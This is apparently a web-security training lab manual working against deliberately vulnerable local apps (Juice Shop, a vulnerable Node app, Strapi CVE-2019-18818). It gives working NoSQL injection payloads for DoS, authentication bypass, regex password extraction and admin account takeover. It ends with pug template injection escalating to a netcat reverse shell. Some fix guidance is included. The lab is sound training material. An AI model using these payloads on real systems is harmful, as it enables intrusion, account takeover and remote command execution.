Let's search for this API call through our codebase to see the functions responsible for handling this API: http://juiceshop:3000/rest/products/6/reviews

Searching through the codebase (for "/review" endpoint definition), we can see the function used to implement the API.

Command:

```
cd juice-shop
grep -ir '/reviews' . --color --exclude-dir={node_modules,frontend,logs}
```

Output:

```
./server.js:app.get('/rest/products/:id/reviews', showProductReviews())
./server.js:app.put('/rest/products/:id/reviews', createProductReviews())
./server.js:app.patch('/rest/products/reviews', insecurity.isAuthorized(),
updateProductReviews())
./server.js:app.post('/rest/products/reviews', insecurity.isAuthorized(),
likeProductReviews())
```

Let's search for the function "showProductReviews()" to understand where the function has been defined.

Command:

```
grep -ir 'showProductReviews' . --color
```

Output:

```
./server.js:const showProductReviews = require('./routes/showProductReviews')
./server.js:app.get('/rest/products/:id/reviews', showProductReviews())
```

File:

./routes/showProductReviews.js

Code:

```
const db = require('../data/mongodb')
.
.
module.exports = function productReviews () {
  return (req, res, next) => {
    const id = utils.disableOnContainerEnv() ? Number(req.params.id) : req.params.id

    // Measure how long the query takes to find out if an there was a nosql dos attack
    const t0 = new Date().getTime()
    db.reviews.find({ $where: 'this.product == ' + id
```

From the source code, we can see that NoSQL (MongoDB) is used for storing and retrieving the product reviews.

The “id” parameter is read directly from the user input using “*req.params.id*” and is appended inside the “*db.reviews.find({*” which interfaces with the MongoDB.

Step 2: Denial of Service

Since the user input “id” is directly appended, we can use the sleep() function in mongoDB to trigger a DoS attack. From the MongoDB reference manual[2], sleep() accepts one argument which is the number of milliseconds it should sleep.

PoC:
http://localhost:3000/rest/products/sleep(2000)/reviews

We can confirm this using the time command in front of curl like so:

Command:

```
time curl 'http://localhost:3000/rest/products/sleep(100)/reviews'
```

Output:

```
{"status":"success","data":[]}
real    0m1.321s
```

Command:

```
time curl 'http://localhost:3000/rest/products/sleep(200)/reviews'
```

Output:

```
{"status":"success","data":[]}
```

[2] https://docs.mongodb.com/manual/reference/method/sleep/

```
real    0m2.645s
```

Command:

```
time curl 'http://localhost:3000/rest/products/sleep(500)/reviews'
```

Output:

```
{"status":"success","data":[]}
real    0m6.539s
```

Command:

```
time curl 'http://localhost:3000/rest/products/sleep(2000)/reviews'
```

Output:

```
{"status":"success","data":[]}
real    0m26.030s
```

Notice how the following curl command is blocked despite a 0 time sleep while the 20+ second delay is ongoing **from another terminal**:

Command:

```
time curl 'http://localhost:3000/rest/products/sleep(0)/reviews'
```

Output:

```
{"status":"success","data":[]}
real    0m11.748s
```

Introduction to NoSQL Injection

Step 1: Exploring the attack surface

From the last exercise (NoSQL DoS), while grepping for "/reviews" endpoints, we got one more interesting function named "*createProductReviews()*". Let's explore this function to know more about how data is written to MongoDB.

Command:

```
cd juice-shop
grep -ir '/reviews' . --color --include server.js
```

Output:

```
./server.js:app.get('/rest/products/:id/reviews', showProductReviews())
./server.js:app.put('/rest/products/:id/reviews', createProductReviews())
./server.js:app.patch('/rest/products/reviews', insecurity.isAuthorized(),
updateProductReviews())
./server.js:app.post('/rest/products/reviews', insecurity.isAuthorized(),
likeProductReviews())
```

File:
juiceshop/server.js

Code:

```
app.patch('/rest/products/reviews', insecurity.isAuthorized(), updateProductReviews())
```

So the updateProductReviews() function is called when initiating a patch request to the app on the “/rest/products/reviews” endpoint. So let’s see where this is getting triggered.

Let’s login as admin using the default credentials and check the product reviews once again.

Credentials: (default)
Username: admin@juice-sh.op
Password: admin123

Clicking on any of the products with a review from admin and clicking on the review, we can see that we have an option to edit the existing review.




Fig.: Editing existing product reviews

Press F12 to open the browser development tools, then navigate to the “Network” tab. Now modify the review and click on submit. We can see the network API call which is responsible for updating the backend DB:




Fig.: API call which updates the product reviews

Let’s search for the function “updateProductReviews” which is responsible for updating the review as we have seen above.

Command:

```
grep -ir 'updateProductReviews' . --color
```

Output:

```
./server.js:const updateProductReviews =
require('./routes/updateProductReviews')
./server.js:app.patch('/rest/products/reviews', insecurity.isAuthorized(),
updateProductReviews())
```

File:
./routes/updateProductReviews.js

Code:

```
module.exports = function productReviews () {
  return (req, res, next) => {
    const user = insecurity.authenticatedUsers.from(req)
    db.reviews.update(
        { _id: req.body.id },
        { $set: { message: req.body.message } },
        { multi: true }
    )
```

The 2 user inputs, namely id, and message, are taken directly from the request body (req.body) and are used inside the "*db.reviews.update*" without any sanitization.

Exploiting NoSQL Injection in update()

Step 1: Exploiting NoSQL Injection

The format here looks more like a JSON object with some user input and the assumption here is that user input will always be in the string format (no extra validations are done to make sure of this anyway).

But by supplying JSON input to the application, we will be able to perform the exact same style SQL Injection we did to bypass the login page.

In MongoDB, "**$ne**" field has a special meaning which is a "not equal" operator. So if we pass the id parameter as a JSON field with *{"$ne": -1}*, this means that the review which we submit will get updated to all products whose id is not equal to -1.

Let’s fire up the burpsuite to capture the patch request to try and exploit it using the above technique.

Fig.: PATCH API call request and response.

Troubleshooting note:
https://forum.portswigger.net/thread/burp-suite-is-unable-to-intercept-traffic-to-and-from-webgoat-localhost-ba145272
So by default firefox doesn't proxy localhost traffic so you can't intercept it using Burp Suite. You can remove localhost from the proxy exceptions list:
https://superuser.com/questions/1449554/how-do-i-remove-localhost-from-proxy-exceptions-in-firefox
1) Type in "about:config" in your firefox address bar
2) Search for "network.proxy.allow_hijacking_localhost"
3) By default this value is false, set it to true

The response of the request contains the modified values and review ID as well.

Let’s manipulate the above API call to modify the “id” parameter to contain a JSON value rather than string value which modifies the meaning of the query: {"$ne": -1}

Request:

```
PATCH /rest/products/reviews HTTP/1.1
Host: juiceshop:3000
Authorization: Bearer <bearer token>
```

```
Content-Type: application/json
Content-Length: 60

{"id": { "$ne": -1 }, "message":"Testing NoSQL Injection"}
```

The request will look somewhat like above. Let's fire the request to see if it updates the entire previously made reviews.




Fig.: Response containing a lot of edited columns

As we can see from the above response, by passing id as '{"$ne": -1}', rather than updating a single review, we updated all of them as the meaning states "updated all id's which are not equal to -1".

Check the different review details on the product to make sure our request was a success.

Command:

```
curl 'http://localhost:3000/rest/products/1/reviews'
```

Output:

```
{"status":"success","data":[{"message":"Testing NoSQL
Injection","author":"admin@juice-sh.op","product":1,"likesCount":0,"likedBy":[]
,"_id":"CRvfEELZ9hjncAdqy","liked":true}]}
```

Command:

```
curl 'http://localhost:3000/rest/products/3/reviews'
```

Output:

```
{"status":"success","data":[{"message":"Testing NoSQL
Injection","author":"admin@juice-sh.op","product":3,"likesCount":0,"likedBy":[]
,"_id":"necgPLLaR5amHfFDM","liked":true}]}
```

Extracting data from DB

Let us now try to take another scenario where we can extract sensitive data out of the DB using NoSQL Injection. For this purpose, let us use another sample node app.

Requirement: Setting up MongoDB

The Lab VM already has mongoDB pre-installed and should be running once you boot up the machine.

If you are not using the Lab VM, you need to install MongoDB for this app to work first:

Commands:

```
wget -qO - https://www.mongodb.org/static/pgp/server-4.2.asc|sudo apt-key add -

echo "deb [ arch=amd64,arm64 ] https://repo.mongodb.org/apt/ubuntu
bionic/mongodb-org/4.2 multiverse" | sudo tee
/etc/apt/sources.list.d/mongodb-org-4.2.list

sudo apt-get update
sudo apt-get install -y mongodb-org
sudo systemctl daemon-reload
sudo systemctl start mongod
sudo systemctl enable mongod
```

If you manually want to start running mongoDB, you can use the following command (if it is already running, this is not required).

Command:

```
sudo mongod --dbpath /var/lib/mongodb
```

Output:

```
2020-07-27T21:20:15.609+0200 I  CONTROL  [main] Automatically disabling TLS
1.0, to force-enable TLS 1.0 specify --sslDisabledProtocols 'none'
```

```
2020-07-27T21:20:15.618+0200 W  ASIO     [main] No TransportLayer configured
during NetworkInterface startup
2020-07-27T21:20:15.625+0200 I  CONTROL  [initandlisten] MongoDB starting :
pid=13955 port=27017 dbpath=/var/lib/mongodb 64-bit host=7ASecurity
2020-07-27T21:20:15.625+0200 I  CONTROL  [initandlisten] db version v4.2.8
2020-07-27T21:20:15.626+0200 I  CONTROL  [initandlisten] git version:
43d25964249164d76d5e04dd6cf38f6111e21f5f
2020-07-27T21:20:15.626+0200 I  CONTROL  [initandlisten] OpenSSL version:
OpenSSL 1.1.1  11 Sep 2018
2020-07-27T21:20:15.626+0200 I  CONTROL  [initandlisten] allocator: tcmalloc
[...]
```

Once MongoDB is up and running, we are ready to install/run another vulnerable app. This is already pre-installed on the lab VM:
~/labs/part1/lab2/vulnerable-node-app-master

We can simply start the application:

Commands:

```
cd ~/labs/part1/lab2/vulnerable-node-app-master/app
npm start
```

If you are not using the Lab VM, you need to install the app:

Training Portal Download (recommended for best results):
https://training.7asecurity.com/ma/mwebapps/part1/apps/vulnerable-node-app_2020_07_27.zip

Alternative download (might change):

Commands:

```
wget https://github.com/Charlie-belmer/vulnerable-node-app/archive/master.zip
```

Once you have the zip file, start the app as follows:

Commands:

```
mkdir -p ~/labs/part1/lab2
unzip vulnerable-node-app_2020_07_27.zip
rm -f vulnerable-node-app_2020_07_27.zip
cd ~/labs/part1/lab2/vulnerable-node-app-master/app
npm install
npm start
```

Output:

```
> api@1.0.0 start /home/alert1/labs/lab2/vulnerable-node-app-master/app
> node server.js

body-parser deprecated undefined extended: provide extended option
server.js:19:20
```

Populating data in the database:

Right after you start the app, and with Mongo running, you need to add some users to the database, you can do so as follows:

Go to http://localhost:4000/

Click on “Populate / Reset DB”:




Fig.: Populating the MongoDB so we have some users

After that, you should see a message like the following:




Fig.: Confirmation that test users have been added to the DB

Alternatively, you can also populate users from the command line as follows:

Command:

```
curl http://localhost:4000/reset  #populates DB with credentials
```

Output:

```
[...]<p>Added 5 users.</p></body></html>
```

Step 1: Exploring the login

Let's explore the login source code to identify the vulnerability:

File:
routes/user.route.js

Code:

```
userRoutes.route('/login').post(function(req, res) {
    let uname = req.body.username;
    let pass = req.body.password;
    console.log("Login request " + JSON.stringify(req.body));
    let query = {
        username: uname,
        password: pass
    }

    console.log("Mongo query: " + JSON.stringify(query));
    User.find(query, function (err, user) {
        if (err) {
            console.log(err);
            res.json(err);
```

```
}
```

The user input is directly used inside the query which is further used inside “user.find”. Here, in order to bypass the authentication, we can use the same MongoDB JSON query object “$ne” in the password field.

Command:

```
curl -i -s -k  -X $'POST' -H $'Host: localhost:4000' -H $'Content-Type:
application/json' --data-binary $'{"username":"admin","password":{"$ne": "1"}}'
$'http://localhost:4000/user/login'
```

Output:

```
{"role":"admin","username":"admin","msg":"Logged in as user admin with role
admin"}
```

Even though we logged in as admin, we don’t know the admin’s password. How do we extract the admin password out of the DB with NoSQL Injection ?

Step 2: Extracting Admin password

One of the other verbs which mongoDB supports is the “$regex” which as the name suggests can be used for regex based string matching ! Let’s try to use $regex for extracting the admin password:

In order to match the entire password string one character at a time, we can use the following regex: /^A.*/

The regex basically matches the following strings:

1. It should start with the character “A”.
2. It can be accompanied with any number of characters.

We can keep appending characters to the original regex as and when we find it to match one character at a time.

Command:

```
curl -i -s -k  -X $'POST' -H $'Host: localhost:4000' -H $'Content-Type:
application/json' --data-binary $'{"username":"admin","password":{"$regex":
"^A.*"}}' $'http://localhost:4000/user/login'
```

Output:

```
{"role":"invalid","msg":"Invalid username or password."}
```

Command:

```
curl -i -s -k  -X $'POST' -H $'Host: localhost:4000' -H $'Content-Type:
application/json' --data-binary $'{"username":"admin","password":{"$regex":
"^2.*"}}' $'http://localhost:4000/user/login'
```

Output:

```
{"role":"admin","username":"admin","msg":"Logged in as user admin with role
admin"}
```

Command:

```
curl -i -s -k  -X $'POST' -H $'Host: localhost:4000' -H $'Content-Type:
application/json' --data-binary $'{"username":"admin","password":{"$regex":
"^2A.*"}}' $'http://localhost:4000/user/login'
```

Output:

```
{"role":"invalid","msg":"Invalid username or password."}
```

Command:

```
curl -i -s -k  -X $'POST' -H $'Host: localhost:4000' -H $'Content-Type:
application/json' --data-binary $'{"username":"admin","password":{"$regex":
"^2T.*"}}' $'http://localhost:4000/user/login'
```

Output:

```
{"role":"admin","username":"admin","msg":"Logged in as user admin with role
admin"}
```

From the above requests and its corresponding responses, we can see that when the regex matches, it gives the response “Logged in as user admin” while if the regex didn’t watch, it says “invalid username or password”. Using this logic, we can easily automate the exploitation.

Case Study: Strapi Auth bypass - CVE-2019-18818

Strapi is a popular open source headless Content Management System (CMS). Strapi mishandled password resets within "*/users-permissions/controllers/Auth.js*" leading to an unauthenticated user compromising the admin account (CVE-2019-18818).

Before proceeding with this lab, please install/run the vulnerable strapi version:

Commands:

```
cd ~/labs/part1/lab2/strapi/my-project
npm start
```

If you are not using the Lab VM, you need to install the app:

Installation Approach - NPM:

```
mkdir -p ~/labs/part1/lab2
cd ~/labs/part1/lab2
mkdir strapi
cd strapi
npm i strapi@3.0.0-beta.17.4
./node_modules/strapi/bin/strapi.js new my-project
```

NOTE: When prompted on the command line choose "Quickstart (Recommended)" or hit ENTER

Output:

```
Creating a new Strapi application at /home/alert1/labs/lab2/strapi/my-project.

? Choose your installation type Quickstart (recommended)
Creating a quickstart project.
Creating files.
Dependencies installed successfully.
[...]
One more thing...
Create your first administrator 💻 by going to the administration panel at:

┌─────────────────────────────┐
│ http://localhost:1337/admin │
└─────────────────────────────┘

[2020-07-27T21:11:56.531Z] debug HEAD index.html (64 ms) 200
[2020-07-27T21:11:56.554Z] info ⏳ Opening the admin panel...
[2020-07-27T21:11:57.431Z] debug GET index.html (22 ms) 200
```

```
[2020-07-27T21:11:57.911Z] debug GET runtime~main.10a954b0.js (4 ms) 200
[...]
```

NOTE: At the end of this, Control + C the Strapi server

Troubleshooting note:

If you get this error message:

Output:

```
[...] error The client `sqlite3` is not installed.
[...] You can install it with `$ npm install sqlite3 --save`.
```

Run the following commands:

Commands:

```
cd ~/labs/lab2/strapi/my-project
npm i sqlite3@5.0.0
```

Output:

```
[...]
+ sqlite3@5.0.0
[...]
```

Then continue with the installation process

Command:

```
cd ~/labs/part1/lab2/strapi/my-project
npm start
```

Output:

```
> my-project@0.1.0 start /home/alert1/strapi/my-project
> strapi start

 Project information
[...]
To manage your project 🚀, go to the administration panel at:
http://localhost:1337/admin

To access the server ⚡, go to:
http://localhost:1337
```

Open the browser and let's navigate to http://localhost:1337/admin to set up the admin account first before proceeding further.




Fig.: setting up the admin account

Exploring changePassword() in Strapi

Step 1: Exploring the change password

As described in the vulnerability description, we know that the changePassword() is defined in Auth.js. Searching through the file "Auth.js", the changePassword() function looks interesting.

File:
strapi/my-project/node_modules/strapi-admin/controllers/Auth.js

Code:

```
async changePassword(ctx) {
   const { password, passwordConfirmation, code } = {
       ...ctx.request.body,
       ...ctx.params,
     };
[...]


const admin = await strapi
  .query('administrator', 'admin')
  .findOne({ resetPasswordToken: code });
```

The following things are clear from the above code:

1. Function expects 3 arguments: password, passwordConfirmation, code
2. code is used in the findOne({}) query which can lead to NoSQL style injections

Account Takeover using NoSQL Exploitation

Step 1: Exploiting the changePassword flow

The above case looks like a NoSQL injection is present as the user input is used inside the query without any sanitization. In order to exploit the bug, the following can be used as a code parameter value: *{"$gt":0}*

This is essentially a condition “greater than zero” which will always return true logically and thus bypassing the code verification flow.

Command:

```
curl 'http://127.0.0.1:1337/admin/auth/reset-password' -H "Content-Type:
application/json" --data
'{"password":"abcd1234","passwordConfirmation":"abcd1234", "code": {"$gt":0}}'
```

Output:

```
{"jwt":"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MSwiaXNBZG1pbiI6dHJ1ZSwiaW
F0IjoxNTgzMDAyMjkwLCJleHAiOjE1ODU1OTQyOTB9.dqZtXyZhocxOctADRPJho5BwmxYImoaANTMm
7oblSEE","user":{"id":1,"username":"admin","email":"admin@gmail.com","blocked":
null}}
```

Preventing NoSQL injection

The major reason why the vulnerability existed in the first place is that we were able to send the parameters as an array which changes the logic in which the function is supposed to work. Let's confirm the variable type just before passing it onto .findOne();

Code:

```
console.log(typeof code);
const admin = await strapi
  .query('administrator', 'admin')
  .findOne({ resetPasswordToken: code.toString() });
```

After including the above console.log(), if we re-run the above exploit code (use the curl command again), we can see the output in the console as "object" while the application expects the input to be of type "string".

Command:

```
curl 'http://127.0.0.1:1337/admin/auth/reset-password' -H "Content-Type:
application/json" --data
'{"password":"abcd1234","passwordConfirmation":"abcd1234", "code": {"$gt":0}}'
```

If we check the terminal again, we can see the following:

Fig.: input is considered as an object while application expects string !

Explicit Type Casting

One of the easiest ways to fix is to ensure the input is always a string rather than an object/array. This can be done by explicitly type casting the input to a string by using appropriate functions (.toString()) or template literals.

Let's try to fix the Strapi changePassword() vulnerability by explicitly type casting user input to strings:

Code:

```
const admin = await strapi
  .query('administrator', 'admin')
  .findOne({ resetPasswordToken: code.toString() });
```

Here we explicitly converted the code parameter to be of type string rather than the type array or object.

Another approach to solve this problem would be to leverage template literals[3], which are string literals allowing embedded expressions which are enclosed by backtick character (`) rather than single or double quotes.

Code:

```
const admin = await strapi
  .query('administrator', 'admin')
  .findOne({ resetPasswordToken: `${code}` });
```

[3] https://developer.mozilla.org/en-US/docs/Web/JavaScript/Reference/Template_literals

Part 4: Introduction to Server Side Template Injection

Introduction to Templates

Server Side Templates are widely used in the modern web which basically makes it easy to dynamically generate HTML. User Input is extensively used to generate these templates dynamically which can lead to injection attacks.

In order to perform this section of the lab we need to start juice-shop again:

Commands:

```
cd ~/labs/part1/lab2/juice-shop
npm start
```

Now register a user: http://localhost:3000/#/register




Fig.: User registration

When you login with your new user, navigate to “Account” and click on your user:




Fig.: Navigating to the user profile from the "Account" menu

Generally in Node.js projects, the "views" directory will contain the HTML templates used in the server side template.

Commands:

```
cd ~/labs/part1/lab2/juice-shop
ls views/
```

Output:

```
promotionVideo.pug  themes  userProfile.pug
```

From the output, it's clear that the application is using pug templates and userProfile is particularly interesting as we have a lot of user input to mess with.

Identifying and Exploiting SSTI

Step 2: Exploiting SSTI:

A quick look at the pug template quick starter[4] guide tells us that we can use the following format to render variable values dynamically: `#{variable_name}`

This essentially means that whatever is inside the format will be executed and its values will be used to dynamically render HTML at the run time.

[4] https://pugjs.org/api/getting-started.html

If you are not there already, navigate to the profile of your logged in user:

User Profile URL:
http://localhost:3000/profile

Let's provide a simple example to see if this is true or not by setting our username to `#{1 + 1}`




Fig.: Username value got evaluated!

We can see that the username value became 2 (under the profile picture where username is shown). Now let's try to print all global objects.

Payload: `#{global}`

Output: `[object global]`

Seems like we have access to global objects. We can now import arbitrary node packages by access require() from global.

Payload: `#{global.process.mainModule.require('util').format('%s', 'hacked')}`

Output: *hacked*

This shows that we can include any installed Node.js packages and it will execute it while generating dynamic HTML template.

SSTI to RCE

Step 3: SSTI to Remote Code Execution

We can use the *child_process*[5] package to run arbitrary commands inside Node.js. For example:

Payload: `#{global.process.mainModule.require('child_process').exec('touch /tmp/hacked.txt')}`

The above payload will actually create a file named “hacked.txt” inside /tmp.

In order to get a reverse shell, we can use the following:

First, from another terminal, prepare a netcat listener, this is where we will receive our shell:

Command:

```
nc -nvlp 4444
```

Reverse Shell command:

```
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 127.0.0.1 4444>/tmp/f
```

Payload:

```
#{global.process.mainModule.require('child_process').exec('rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 127.0.0.1 4444>/tmp/f')}
```

After using the payload above, we should be able to receive an interactive shell in our netcat terminal:

Output:

```
Listening on [0.0.0.0] (family 0, port 4444)
Connection from 127.0.0.1 50140 received!
$ id
uid=1000(alert1) gid=1000(alert1)
